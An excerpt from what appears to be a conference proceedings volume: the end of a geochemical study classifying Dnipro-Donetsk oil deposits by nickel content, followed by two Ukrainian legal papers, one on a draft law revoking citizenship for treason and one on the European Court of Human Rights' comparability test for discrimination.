$Ni = 0,2503 - 0,1433 \times T$	between nickel and the current temperature of the deposits
$Ni = 0,1938 - 0,4068 \times P$	between nickel and current pressure
$Ni = 0,1993 - 0,0911 \times T_{boil.\ point}$	between nickel and boiling point of oil
$Ni = 0,1910 - 0,0637 \times C$	between nickel and paraffin content in the oil
$Ni = 0,1875 - 0,0311 \times M_{layered\ water}$	between nickel and mineralization of layered water
$Ni = 0,0391 + 0,6799 \times A$	between nickel and asphaltene content in oils

As a result of previous studies [21], we substantiated the method of weighted centroid cluster analysis, as the most optimal for the development of a classification of oil deposits in the Dnipro-Donetsk depression by metal content as free as possible from the subjective approach of researchers. In the process of its realization, a dendrogram was built in Fig. 1, reflecting the mutual natural hierarchy of the deposits under consideration in terms of nickel content. Seven main clusters are identified on the clustering dendrogram. Cluster 1.1.1.1.1 combines Kachalivske, Kulychykhinske, Perekopivske, Shchurynske, Yaroshivske, Korobochkynske, Sagaidatske No. 1 and Zakhidno-Kharkivtsivske oil deposits with a Ni content of 0.35 ppm to 1.57 ppm. In general, the average content of Ni in the cluster is 0.89 ppm, which corresponds to abnormally low values. Cluster 1.1.1.1.2 is formed by Krasnozayarske, Sagaidatske №13, Radchenkovske, Malosorochynske, Talalavsk and Novo-Mykolayivske deposits with Ni content in oils from 2.17 ppm to 3.06 ppm. The average content of Ni in the oils of the deposits of this cluster is 2.67 ppm, which corresponds to the low values of this indicator. Cluster 1.1.1.2 is composed of Karaykozovske, Yuryivske and Lipovodolynske deposits with values of Ni content below average: 4.07 ppm - 4.25 ppm. The average value of Ni content in cluster deposits corresponds to 4.18 ppm. Cluster 1.1.2.1 combines the deposits Kybytsivske №5, Kybytsivske №52 and Monastyrshchenske with Ni contents from 6.4ppm to 6.61ppm. The average content in the cluster is 6.51 ppm, which is not statistically significantly different from the average for all deposits. Cluster 1.1.2.2 is formed by Prylukske, Kybytsivske №56,

Kybytsivske №51 and Kybytsivske №1 deposits with Ni content in the range from 7.77 ppm to 9.5 ppm. The average value in the cluster with Ni content is above average and corresponds to 8.47 ppm. Cluster 1.2 is represented by only one field - Raspashnovske with high average concentrations of Ni - 17.6 ppm. Abnormally high Ni content is observed in the oils of the Sukhodolivske, Prokopenkivske, Bakhmachske and Khukhryanske deposits, which form cluster 2, with fluctuations from 29.1 ppm to 38.1 ppm. The values of the average concentration of this metal in the cluster reach 32.83 ppm.




Fig. 1. Dendrogram of the results of clustering by the weighted centroid method of Ni deposits in oil content. Legend: 1, 2, etc. – clusters; Oil deposits: 1 – Bakhmachske, 2 – Prylukske, 3 – Krasnozayarske, 4 – Kachalivske, 5 – Kremenivske, 6 – Karaykozovske, 7 – Korobochkynske, 8 – Kulychykhinske, 9 – Lipovodolynske, 10 – Monastyryshchenske, 11 – Matlakhivske, 12 – Malosorochynske, 13 – Novo-Mykolayivske, 14 – Perekopivske, 15 – Prokopenkivske, 16 – Radchenkovske, 17 – Raspashnovske, 18 – Sofiivske, 19 – Sukhodolivske, 20 – Solontsivske, 21 – Solokhivske, 22 – Talalavsk, 23 – Trostyanets'ke, 24 – Turutyynske, 25 – Zakhidno-Kharkivtsivske, 26 – Shchuryynske, 27 – Yuryivske, 28 – Yaroshivske, 29 – Khukhryanske, 30 – Sagaidatske №1, 31 – Sagaidatske №13, 32 – Kybytsivske №5, 33 – Kybytsivske №51, 34 – Kybytsivske №52, 35 – Kybytsivske №56, 36 – Kybytsivske №1.

Conclusions. Completed research allow us to formulate the following main conclusions:

1) Nickel contents in oil samples from 36 deposits of the most significant oil and gas province of Ukraine - the Dnipro-Donetsk depression, experience significant variations (the difference in the medium concentration values for a sample of multi-deposits is about two orders of magnitude) with an average value of  $6.88\text{ppm} \pm 1.67$ . Taking into account the role of nickel concentration for fundamental scientific developments in the field of oil origin, the results obtained indicate heterogeneous mechanisms of its formation in this region.

2) Despite the very weak, in the overwhelming majority of cases, the correlation between the nickel content and other geochemical and geological-technological parameters, it is necessary to take into account their statistically significant character. This in turn allows all parameters to be divided into a group genetically and / or paragenetically related to the accumulation of nickel in oil (vanadium content; zinc; chromium; total content of V, Zn, Cr, Mn, Co, Fe, Hg, Al; average productive capacity horizon; oil density values; oil viscosity values; resin content; formation water density from the productive horizon; sulfur content in oil; asphaltene content in it) and on a group of negatively associated with an increase in nickel content (manganese content; cobalt; iron; mercury; aluminum; current depth of the productive horizon; current temperature of the productive horizon; current pressure in the productive horizon; temperature of the initial boiling point of oil; paraffin content; salinity values of formation water from the productive horizon).

3) The established high direct correlation between the contents of nickel and asphaltenes indicates the role of asphaltenes as the main concentrators of nickel in the oil of the studied fields.

4) Based on the results of cluster analysis, the vibrating mean values of nickel concentrations, which are significantly different from the same deposits and groups of deposits in established ranks, can be interpreted in terms of terminology, such as: abnormally low; low; lower than middle; middle; above average; high; abnormally high. The implementation of this approach makes it possible to visually compare and interpret in geological terms experimentally obtained all different-scale and diverse indicators of oil fields

The scientific importance of the obtained results is in the development of the natural classification of oil deposits by nickel content, the identification of typomorphic features of the oils of the considered deposits and established that exactly asphaltenes from all oil fractions is main carriers and concentrators of nickel.

The practical importance of the results obtained is in establishing the average concentration and the ability to predict the nickel content in the oils of the studied deposits using the calculated regression equations.

### References:

1. Shpirt, M.Ya., Nukenov, D.N., Punanova, S.A., Visaliev, M.Ya. (2013). Principles of obtaining compounds valuable metals from fossil fuels, *Himiya tverdogo topliva*, no. 2, pp. 3-8.
2. Raja, B.V.R. (2007). Vanadium market in the world. *Steelworld*, 2007, V.13, no. 2, pp. 19-22.
3. Barwise, A.J.G. (1990). Role of nickel and vanadium in petroleum classification, *Energy Fuels*, 1990, no. 4(6), pp. 647-652.
4. Shnyukov, E.F., Gozhik, P.F., Krayushkin, V.A. (2007). Vanadium and nickel in natural oils of Asia, Africa, Europe, North and South America, *Dopovidi Natsionalnoi akademii nauk Ukrainy* 2007, no. 3, pp. 137-141.
5. Suhanov, A.A., Petrova, Yu.E. (2008). Resource base of associated components of heavy oils in Russia, *Teoriya i praktika*, no.3, pp. 1-11.



6. Yakutseni, S.P. (2010). Deep zoning in the enrichment of hydrocarbons in heavy elements, *Teoriya i praktika*, no. 5(2). pp. 1-7.

7. Akpoveta, O. V., Osakwe, S. A. (2014). Determination of Heavy Metal Contents in Refined Petroleum, *IOSR Journal of Applied Chemistry*, 2014, no. 7(6), pp.1-2.

8. Hlibishin, Yu. Ya., Mohamad Shakir Abd Al-Ameri, Grinishin, O. B. (2013). Investigation of the distillate part of high-sulfur oil of Orkhovytsia oil field, *Visnik Natsionalnogo universitetu "Lvivska politehnika"*, no.761, pp. 462-465.

9. Wilberforce, J.O. (2016). Profile of Heavy Metals in Crude Oil Commonly Consumed for Medicinal Purposes in Abakaliki, *IOSR Journal of Pharmacy and Biological Sciences*, no. 11(3). pp. 43-44.

10. Ishkov V.V., Kozii Ye.S. (2014). About classification of coal seams on the content of toxic elements using cluster analysis. *Collection of scientific works of NMU*. No. 45, pp. 209-221.

11. Kozii Ye.S., Ishkov V.V. (2017). Coal classification of main working seams of Pavlohrad-Petropavlivka geological and industrial district on content of toxic and potentially toxic elements. *Collection of scientific works "Geotechnical Mechanics"*. No. 136, pp. 74-86.

12. Kozar M.A., Ishkov V.V., Kozii E.S., Strielnyk Yu.V. (2021). Toxic elements of mineral and organic composition of lower carbon coal Western Donbas. *Geological science in independent Ukraine: Abstracts of Scientific Conference (Kyiv, September 8-9, 2021) / NAS of Ukraine, M.P. Semenenko Institute of Geochemistry, Mineralogy and Ore Formation*. – Kyiv, pp.55-58.

13. Ишков В.В., Козий Е.С. (2014). О распределении золы, серы, марганца в угле пласта с<sub>4</sub> шахты «Самарская» Павлоград-Петропавловского геолого-промышленного района. *Збірник наукових праць НГУ*. № 44, С. 178-186.

14. Kozar, M.A., Ishkov, V.V., Kozii, Ye.S., Pashchenko P.S. (2020). New data about the distribution of nickel, lead and chromium in the coal seams of the Donetsk-Makiivka geological and industrial district of the Donbas. *Journ. Geol. Geograph. Geocology*. No. 29(4), pp. 722-730. <http://doi:10.15421/112065>

15. Ишков В.В., Козий Е.С. (2013). Новые данные о распределении токсичных и потенциально токсичных элементов в угле пласта с<sub>6</sub><sup>h</sup> шахты «Терновская» Павлоград-Петропавловского геолого-промышленного района. *Збірник наукових праць НГУ*. № 41, С. 201-208.

16. Nesterovskyi V., Ishkov V., Kozii Ye. (2020). Toxic and potentially toxic elements in the coal of the seam с<sub>8</sub><sup>h</sup> of the "Blagodatna" mine of Pavlohrad-Petropavlivka geological and industrial area. *Visnyk Of Taras Shevchenko National University Of Kyiv: Geology*, 88(1), 17-24. <http://doi.org/10.17721/1728-2713.88.03>

17. Yerofieiev A.M., Ishkov V.V., Kozii Ye.S., Bartashevskiy S.Ye. (2021). Geochemical features of nickel in the oils of the Dnipro-Donetsk basin. *Collection of scientific works "Geotechnical Mechanics"*. No. 160, pp. 17-30. <https://doi.org/10.15407/geotm2021.160.017>

18. Kozii, E.S. (2018). Arsenic, beryllium, fluorine and mercury in the coal of the layer с<sub>8</sub><sup>b</sup> of the «Dniprovskа» mine of Pavlogradsko-Petropavlovskiy geological and industrial district. *Dnipropetrovsk University Bulletin Series-Geology Geography*. Vol. 26. No. 1, pp. 113–120. <https://doi.org/10.15421/111812>

19. Kozii Ye.S. (2021). Toxic elements in the c1 coal seam of the Blahodatna mine of Pavlohrad-Petropavlivka geological and industrial area of Donbas. *Geo-Technical Mechanics*, No.158, pp.103-116. <https://doi.org/10.15407/geotm2021.158.103>

20. Єрофієєв А.М., Ішков В.В., Козій Є.С. (2021). Особливості впливу геолого-технологічних показників деяких родовищ на вміст ванадію у нафті. Матеріали VIII Всеукраїнської науково-практичної конференції студентів, аспірантів та молодих вчених «Перспективи розвитку гірничої справи та раціонального використання природних ресурсів». С. 43-46.

21. Yerofieiev, A.M., Ishkov, V.V., Kozii, Ye.S. (2021). Influence of main geological and technical indicators of Kachalivskiy, Kulychykhinskyi, Matlakhovskiy, Malosorochynskiy and Sofiiivskiy deposits on vanadium content in the oil. *International Scientific&Technical Conference «Ukrainian Mining Forum»*. pp. 177-185.

22. Yerofieiev, A.M., Ishkov, V.V., Kozii, Ye.S., Bartashevskiy, S.Ye. (2021). Research of clusterization methods of oil deposits in the Dnipro-Donetsk depression with the purpose of creating their classification by metal content (on the vanadium example). *Scientific Papers of Donntu Series: "The Mining and Geology"*. pp. 83-93. [https://doi.org/10.31474/2073-9575-2021-1\(25\)-2\(26\)-83-93](https://doi.org/10.31474/2073-9575-2021-1(25)-2(26)-83-93)

23. Ishkov V.V., Koziy E.S., Lozovoi A.L. (2013). Definite peculiarities of toxic and potentially toxic elements distribution in coal seams of Pavlograd-Petropavlovka region. *Collection of scientific works of NMU*, no. 42, pp. 18-23.

24. Kozii Ye.S. (2021). Arsenic, mercury, fluorine and beryllium in the c1 coal seam of the Blahodatna mine of Pavlohrad-Petropavlivka geological and industrial area of western Donbas. *Geo-Technical Mechanics*. no. 159. pp. 58-68. <https://doi.org/10.15407/geotm2021.159.058>

25. Ишков В.В., Козий Е.С. (2013). О распределении токсичных и потенциально-токсичных элементов в угле пласта с<sub>1</sub> шахты «Терновская» Павлоград-Петропавловского геолого-промышленного района. Матеріали міжнародної конференції «Форум гірників». ДВНЗ «НГУ». Дніпро. С. 49-55.

26. Ishkov V.V., Koziy E.S. (2017). Distribution of toxic and potentially toxic elements in the coal of the layer c<sub>7</sub><sup>h</sup> of the "Pavlogradskaya" mine of Pavlogradsko-Petropavlovskiy geological and industrial district. *Visnyk Of Taras Shevchenko National University Of Kyiv-Geology*, 4(79), 59-66. <https://doi.org/10.17721/1728-2713.79.09>

27. Mametova L.F., Mirek A., Kozii Ye.S. (2020). Pyritization of the Middle Carboniferous Sandstones of the Donbas. *Mineral. Journ. (Ukraine)*. No. 42(2). pp. 14-19. <https://doi.org/10.15407/mineraljournal.42.02.014>

28. Ishkov V.V., Kozii Ye.S., Strelnyk Yu.V. (2021). Research results of cobalt distribution in coal seam k<sub>5</sub> of "Kapitalna" mine field. *Збірник праць Всеукраїнської конференції «Від мінералогії і геогнозії до геохімії, петрології, геології та геофізики: фундаментальні і прикладні тренди XXI століття» (MinGeoIntegration XXI)*, 28-30 вересня 2021року. С. 178-181

29. Ishkov V., Kozii Ye. (2020). Distribution of mercury in coal seam c<sub>7</sub><sup>h</sup> of Pavlohradska mine field. *Scientific Papers of DONNTU Series: "The Mining and*

Geology". No. 1(23)-2(24), pp. 26-33. [https://doi.org/10.31474/2073-9575-2020-3\(23\)-4\(24\)-26-33](https://doi.org/10.31474/2073-9575-2020-3(23)-4(24)-26-33)

30. Ishkov V.V., Kozii Ye.S. (2020). Some features of beryllium distribution in the  $k_5$  coal seam of the "Kapitalna" mine of the Krasnoarmiyskiy geological and industrial district of Donbas. Odesa National University Herald. Geography and Geology. Vol. 25. No. 1(36), pp. 214-227. [https://doi.org/10.18524/2303-9914.2020.1\(36\).205180](https://doi.org/10.18524/2303-9914.2020.1(36).205180)

31. Ishkov V.V., Kozii Ye.S. (2021). Distribution of arsene and mercury in the coal seam  $k_5$  of the Kapitalna mine, Donbas. Mineralogical Journal. No. 43(4), pp. 73-86. <https://doi.org/10.15407/mineraljournal.43.04.073>

32. Ishkov V.V., Kozii Ye.S. (2020). Peculiarities of lead distribution in coal seams of Donetsk-Makiivka geological and industrial area of Donbas. Tectonics and Stratigraphy. No. 47, pp. 77-90. <https://doi.org/10.30836/igs.0375-7773.2020.216155>

33. Ishkov V.V., Kozii Ye.S. (2019). Analysis of the distribution of chrome and mercury in the main coals of the Krasnoarmiyskiy geological and industrial area. Tectonics and Stratigraphy. No. 46, pp. 96-104. <https://doi.org/10.30836/igs.0375-7773.2019.208881>

34. Koziy E.S. (2017). Peculiarities of distribution of toxic and potentially toxic elements in the coal of the layer  $c_{10}^B$  in the Stashkov mine of Pavlograd-Petropavlovsk geological and industrial district. Collection of scientific works "Geotechnical Mechanics". No. 132, pp. 157-172.

35. Ishkov V.V., Koziy E.S. (2017). About peculiarities of distribution of toxic and potentially toxic elements in the coal of the layer  $c_{10}^B$  of the Dneprovskaya mine of Pavlogradsko-Petropavlovskiy geological and industrial district of Donbass. Collection of scientific works "Geotechnical Mechanics". No. 133, pp. 213-227.

## ДЕЯКІ ПИТАННЯ ЩОДО ПОЗБАВЛЕННЯ ГРОМАДЯНСТВА УКРАЇНИ В УМОВАХ ВОЄННОГО СТАНУ

**Бугайчук Костянтин Леонідович**

д.ю.н., доцент, завідувач науково-дослідної лабораторії  
з проблем наукового забезпечення правоохоронної діяльності  
та якості підготовки кадрів  
Харківський національний університет внутрішніх справ

Агресія російської федерації проти України згуртувала громадянське суспільство нашої країни, представники якого беруть участь у визвольній війні проходячи службу в Збройних Силах України, правоохоронних органах, а також виконують свої професійні обов'язки в тилу на економічному фронті.

Разом із цим органами Служби безпеки України, Національної поліції України виявляються непоодинокі випадки співпраці громадян України із спецслужбами країни-окупанта.

За даними Офісу Генерального прокурора станом на 1 травня 2022 року було відкрито 738 справ щодо фактів державної зради, 60 – щодо диверсій, 780 – щодо колабораційної діяльності та пособництва державі-агресору [1].

На тлі такої кількості кримінальних справ до Верховної Ради України було подано проєкт Закону України «Про внесення змін до статті 111 Кримінального кодексу України щодо позбавлення громадянства України за державну зраду» (реєстр. № 7452 від 09.06.2022).

Метою аналізованого законопроєкту є запровадження норм, які дозволять позбавляти громадянства України осіб, які отримали обвинувальний вирок суду за вчинення злочину, передбаченого частиною другою статті 111 Кримінального кодексу України «Державна зрада» в умовах воєнного стану.

Так, авторами пропонується за діяння, умисно вчинене громадянином України на шкоду суверенітету, територіальній цілісності та недоторканності, обороноздатності, державній, економічній чи інформаційній безпеці України: перехід на бік ворога в період збройного конфлікту, шпигунство, надання іноземній державі, іноземній організації або їх представникам допомоги в проведенні підривної діяльності проти України, вчинених в умовах воєнного стану карати позбавленням волі на строк п'ятнадцять років або довічним позбавленням волі, з конфіскацією майна та позбавленням винних осіб громадянства України.

Крім того у закон України «Про громадянство України» вносяться норми, відповідно до яких:

1) принципом законодавства України про громадянство визнається неможливість позбавлення громадянина України громадянства України, окрім випадків передбачених цим законом;

2) громадянство України припиняється внаслідок набрання законної сили обвинувальним вироком суду за вчинення громадянином України особливо

тяжкого злочину, передбаченого частиною другою статті 111 Кримінального кодексу України»;

3) підставою для втрати громадянства України визнається набрання законної сили обвинувальним вироком суду за вчинення громадянином України особливо тяжкого злочину, передбаченого частиною другою статті 111 Кримінального кодексу України» [2].

В свою чергу, аналіз положень Конституції України щодо змісту основоположних прав і свобод людини, а також норм, що відносяться до сфери громадянства дозволяє виділити наступні ключові постулати:

1) В Україні існує єдине громадянство. Підстави набуття і припинення громадянства України визначаються законом (стаття 4).

2) Громадянин України не може бути позбавлений громадянства і права змінити громадянство. Громадянин України не може бути вигнаний за межі України або виданий іншій державі. Україна гарантує піклування та захист своїм громадянам, які перебувають за її межами (стаття 25).

Таким чином пропонуване автором законопроекту покарання у вигляді позбавлення особи громадянства протирічить змісту статей 4 та 25 Конституції України, оскільки громадянин України не може бути позбавлений громадянства.

Крім того, не слід ігнорувати інші положення Основного закону нашої держави, зокрема, наступні:

1) Конституція України має найвищу юридичну силу. Закони та інші нормативно-правові акти приймаються на основі Конституції України і повинні відповідати їй (стаття 8).

2) Органи державної влади та органи місцевого самоврядування, їх посадові особи зобов'язані діяти лише на підставі, в межах повноважень та у спосіб, що передбачені Конституцією та законами України (стаття 19) [3].

Отже, прийняття досліджуваного проекту закону протирічить також статті 8 Конституції України, а судові органи не зможуть приймати рішення про позбавлення громадянина України громадянства, оскільки це виходить за межі їх повноважень та не відповідає положенням законодавства України.

Відповідно до пропонуваних змін у статті 111 Кримінального кодексу України на особу мають накладатися наступні покарання: позбавлення волі на строк п'ятнадцять років або довічне позбавлення волі, з конфіскацією майна та позбавленням громадянства України.

Тобто позбавлення громадянства виступає в цьому випадку додатковим кримінальним покаранням. Разом із цим автори не внесли відповідних змін до статті 51 Кримінального кодексу України, з тим щоб визначити позбавлення громадянства, як вид кримінального покарання, а значить суд не може накладати його, оскільки воно не входить до їх переліку.

Якщо проаналізувати наукові праці із кримінального права, то можна вказати на наступні наукові тези та положення:

1) ознаками системи покарань є те, що вона: а) складається із переліку конкретних видів покарань; б) цей перелік визначений кримінальним законом; в) види покарань розташовані у цьому переліку в певному порядку; г) зазначений перелік є вичерпним. Значення системи покарань як вичерпного переліку видів

покарань полягає також у тому, що суд не може призначити засудженому покарання, яке не входить до цієї системи [4, с. 305-306].

2) поняття системи покарань має низку ознак, а саме: 1) система покарань устанавлюється тільки законом, причому лише законом про кримінальну відповідальність; жодне покарання не може передбачатися іншими законами, а тим більше – визначатися довільно, бо його вид, межі (розміри), підстави та порядок застосування можуть бути встановлені тільки в кримінальному законі; 2) систему покарань подано у вигляді їх переліку, який є обов'язковим для суду; інакше кажучи, суд, прерогативою якого є призначення покарання, не має права відходити від цієї системи; 3) перелік покарань, що утворює їх систему, є вичерпним, це означає, що з погляду закону наразі система покарань є закінченою, завершеною, тому, коли говорять про систему покарань як про вичерпний їх перелік, мають на увазі саме ту систему, той їх перелік, що міститься у ст. 51 КК України [5, с. 274-275].

Отже відповідно до наукових положень теорії кримінального права та норм кримінального закону слідує, що:

- кримінальне покарання може бути призначене тільки в тому випадку, якщо воно міститься у статті 51 Кримінального кодексу України;
- види кримінальних покарань мають міститися тільки у Кримінальному кодексі України;
- суду заборонено застосовувати кримінальні покарання, які не передбачені Кримінальним кодексом України.

Таким чином, якщо суб'єкт законодавчої ініціативи вводить новий вид покарання, - то він повинен також внести зміни й до статті 51 Кримінального кодексу України, яка встановлює їх перелік.

Але враховуючи те, що позбавлення громадянина України громадянства протирічить положенням статей 4, 8, 19, 25 Конституції України, то запровадження такого покарання є протиправним.

У якості висновку слід наголосити на тім, що аналізований законопроект слід відхилити, як такий, що протирічить як положенням науки кримінального права, так і Основному закону нашої держави.

Ухвалення вказаного законопроекту може негативно відобразитися на іміджі держави та його судової і правоохоронної системи, і може бути перешкодою для забезпечення виконання Україною критеріїв для надання їй статусу кандидата на членство в Європейському Союзі.

### Список літератури:

1. Державна зрада: скільки в Україні відкрито справ. URL: <https://tinyurl.com/2c9xmdx6> (дата звернення 30.06.2022)
2. Проект Закону України «Про внесення змін до статті 111 Кримінального кодексу України щодо позбавлення громадянства України за державну зраду» (реєстр. № 7452 від 09.06.2022). URL: <https://itd.rada.gov.ua/billInfo/Bills/Card/39776> (дата звернення 30.06.2022)

3. Конституція України: Закон України від 28.06.1996 № 254к/96-ВР. URL: <https://tinyurl.com/уу5сfrjr> (дата звернення 30.06.2022)

4. Кримінальне право України. Загальна частина: підручник / підготовлено колективом авторів; за заг. ред. В.Я. Конопельського, В.О. Меркулової. Одеса, ОДУВС, 2021. 452 с.

5. Кримінальне право України. Загальна частина: підручник / [А.А. Васильєв, Є.О. Гладкова, О.О. Житний та ін.]; за заг. ред. проф. О.М. Литвинова; МВС України, Харків. нац. ун-т внутр. справ. Харків, 2020. 428 с.

## ДОКАЗУВАННЯ ДИСКРИМІНАЦІЇ У ПРАКТИЦІ ЄСПЛ: ТЕСТ НА ПОРІВНЯННІСТЬ

**Бунчук Оксана Борисівна**

к.ю.н., доцент, доцент кафедри теорії права та прав людини  
Чернівецький національний університет імені Юрія Федьковича

Доказування дискримінації засноване на трьох ключових тестах: наявності конкретних розрізень у поводженні щодо особи/групи осіб («тест на порівнянність»); відсутності обґрунтування (об'єктивного та розумного в певних обставинах) таких відмінностей у підході («тест на виправданість»); відсутності пропорції між застосованими засобами та метою, для якої такі засоби використовувались («тест на пропорційність»).

Однією з перших резонансних справ, які розглядав ЄСПЛ і висловився щодо т.зв. «тестів» на недискримінацію була справа «Про мови в Бельгії». Суть вищезазначеної справи полягала у тому, що батьки дітей подали заяву з огляду на те, що їхнім дітям зважаючи на місце проживання батьків було відмовлено у доступі до шкіл, в яких мова викладання була французькою, і які розташовувались у шести комунах на околицях Брюсселя. У цих комунах основна мова спілкування була фламандською. У цей же час школи, в яких мова спілкування була фламандською приймали до себе усіх охочих. Судом було зазначено, що в такому випадку дискримінація мала місце, адже була наявною перешкода доступу дітей до певних шкіл, що засновувалось на ознаці місця проживання.

Однак, Судом у цій справі були описані критерії порушення ст. 14 Конвенції про захист прав людини та основоположних свобод, а саме: наявність конкретних розрізень у поводженні щодо особи/групи осіб тощо («тест на порівнянність»); відсутнє обґрунтування (об'єктивне та розумне в певних обставинах) таких відмінностей у підході («тест на виправданість»); відсутня пропорція між застосованими засобами та метою, для якої такі засоби використовувались («тест на пропорційність») [1].

Як бачимо, ще з моменту свого формування, тести на недискримінацію являють доволі складну логічну конструкцію, яку застосовує Суд для оцінки наявності або відсутності дискримінації. Слушно також зауважити, що при цьому Суд не вимагає з'ясування питання чи була дискримінація передбачена законом (що застосовується до більшості статей Конвенції про захист прав людини), адже такої вимоги немає у ст. 14 Конвенції та Протоколі № 12 до неї. До того ж з'ясування подібного питання недоречно у своїй суті, адже якщо взяти до увагу непрямую дискримінацію, то вона засновується саме на законодавчому акті. І у випадку з'ясування цього питання ми могли б отримати ситуацію, за якої дискримінація не існувала лише б через те, що вона передбачена законом.

Як доречно писали С.П. Рабінович та О.З. Панкевич тест на порівнянність вимагає від Суду застосувати позараціональні пізнавальні засоби і порівняти певні об'єкти. Результатом тесту має бути висновок про порівнюваність або



непорівнюваність об'єктів. Якщо має місце саме непорівнюваність, то одразу ж відпадає потреба у наданні відповідей на всі інші тести. У контексті означеного тесту потрібно довести, що відношення до певної особи є значно відмінним і в той же час гіршим у порівнянні з іншими людьми; підставою відмінності є саме якась із ознак (статус особи, її особиста характеристика) і вона стосується заборонених підстав дискримінації; інші особи, з якими особа себе порівнює, перебувають у аналогічній з нею ситуації [2].

Показовою для означення цього тесту може слугувати справа «Граціані-Вайсс» проти Австрії. Справа стосувалась того, що у Австрії призначення законного представника судом здійснювалось на основі попередньо складеного переліку осіб, які могли б бути призначеними опікунами. У цей перелік входили всі адвокати та нотаріуси округу, включно із заявником по справі – п. Вольфгангом. Останній був призначений опікуном психічно хворої жінки для здійснення управління її доходами і представництва її інтересів у зносинах із органами влади в т.ч. у судах.

Заявник скаржився до ЄСПЛ на те, що віднесення до переліку осіб лише адвокатів та нотаріусів є дискримінацією, адже туди могли б бути віднесені також інші особи, які володіють фаховими знаннями у галузі права – судді, прокурори, юристи, які працюють на підприємствах, державні службовці та інші особи. Суд зазначив, що саме адвокати та нотаріуси законом зобов'язані представляти інтереси у випадку обов'язкового представництва, адже вони мають для цього фахові знання, отримали необхідний сертифікат. Всі інші особи названі заявником не мають такого обов'язку, тим паче, якщо йде мова про інших осіб, що мають знання у галузі права, вони взагалі можуть не вести юридичну практику. Тому, виходячи із спеціального статусу осіб, їх умов роботи, характеру виконуваних функцій, Суд вказав, що попри наявну різницю у ставленні до адвокатів і нотаріусів та іншими зазначеними особами, вони все ж не перебувають у відносно однаковій ситуації [3].

Тобто, у вищезазначеній справі суд встановив, що саме адвокати та нотаріуси законодавчо зобов'язані законом представляти інтереси осіб, якщо йде мова про обов'язкове представництво (в силу наявності освіти, кваліфікації, практики тощо). Інші практикуючі юристи такого обов'язку не мають, як і особи, які мають знання в галузі права. Однак останні можуть взагалі не працювати за фахом, що теж є перешкодою до призначення їх опікунами. Саме через це всі згадані особи не знаходяться в аналогічній ситуації, а це означає, що тест на порівнянність не пройдений.

Не можемо оминати й іншу справу «Карсон та інші проти Сполученого Королівства». Заявники стверджували, що їх дискримінують за ознакою місця проживання, адже піддані Королівства мали право на індексацію пенсії, а ті, хто покинув Королівство – ні (правила обумовлюють, що останні отримують пенсію у фіксованому розмірі визначеному на рівні, що діяв на момент виїзду таких громадян). Законодавство передбачало, що індексація проводиться лише підданим королівства, а також тим громадянам, які виїхали до держав, з якими Королівство мало укладені угоди у сфері соціального забезпечення.

Із матеріалів справи впливало, що заявники проживали у країнах, які не мали вищезгаданих угод із Сполученим Королівством. Суд вказав, що порівняння пенсіонерів, які проживають у Королівстві із тими, хто знаходиться поза її межами не може порівнюватись. Перш за все через те, що соціальне страхування має суто національний характер і існує для задоволення потреб пенсіонерів, що живуть у конкретній державі. Повноцінному порівнянню заважає ряд факторів, що впливає на вартість пенсії в тій чи іншій країні – рівень інфляції, вартість життя, обмінний курс тощо. Порівняння із іншими громадянами, що проживають у державах, з якими укладені відповідні угоди теж недоречне, оскільки порушує права та інтереси держав до укладання угод про взаємність [4]. Ряд об'єктивних факторів не дозволяв Суду здійснити порівнянність пенсіонерів-резидентів і тих, хто проживає за межами Королівства. У них були різні ситуації, що теж означало фактично провалений тест, а тому суд надалі не здійснював перевірку справи іншими тестами.

Отже, в контексті тесту на порівнянність потрібно довести, що відношення до певної особи є значно відмінним і в той же час гіршим у порівнянні з іншими людьми; підставою відмінності є саме якась із ознак (статус особи, її особиста характеристика) і вона стосується заборонених підстав дискримінації; інші особи, з якими особа себе порівнює, перебувають у аналогічній з нею ситуації.

#### Список літератури:

1. Рішення Європейського суду з прав людини. Справа «Relating to certain aspects of the laws on the use of languages in education in Belgium v. Belgium». Заява № 2126/64. Страсбург 23.07.1968 р. URL: <http://hudoc.echr.coe.int/rus?i=001-57525>
2. Рабінович С., Панкевич О. Тест на недискримінацію в практиці європейського суду з прав людини: оцінювальні аспекти. *Право України*. 2017. № 4. С. 100.
3. Рішення Європейського суду з прав людини. Справа «Graziani-Weiss v. Austria». Заява № 31950/06. Страсбург 18.10.2011 р. URL: <http://hudoc.echr.coe.int/rus?i=001-107022>
4. Рішення Європейського суду з прав людини. Справа «Карсон та інші проти Об'єданого Королівства». Заява № 42184/05. Страсбург 16.03.2010 р. URL: <http://hudoc.echr.coe.int/rus?i=001-118531>

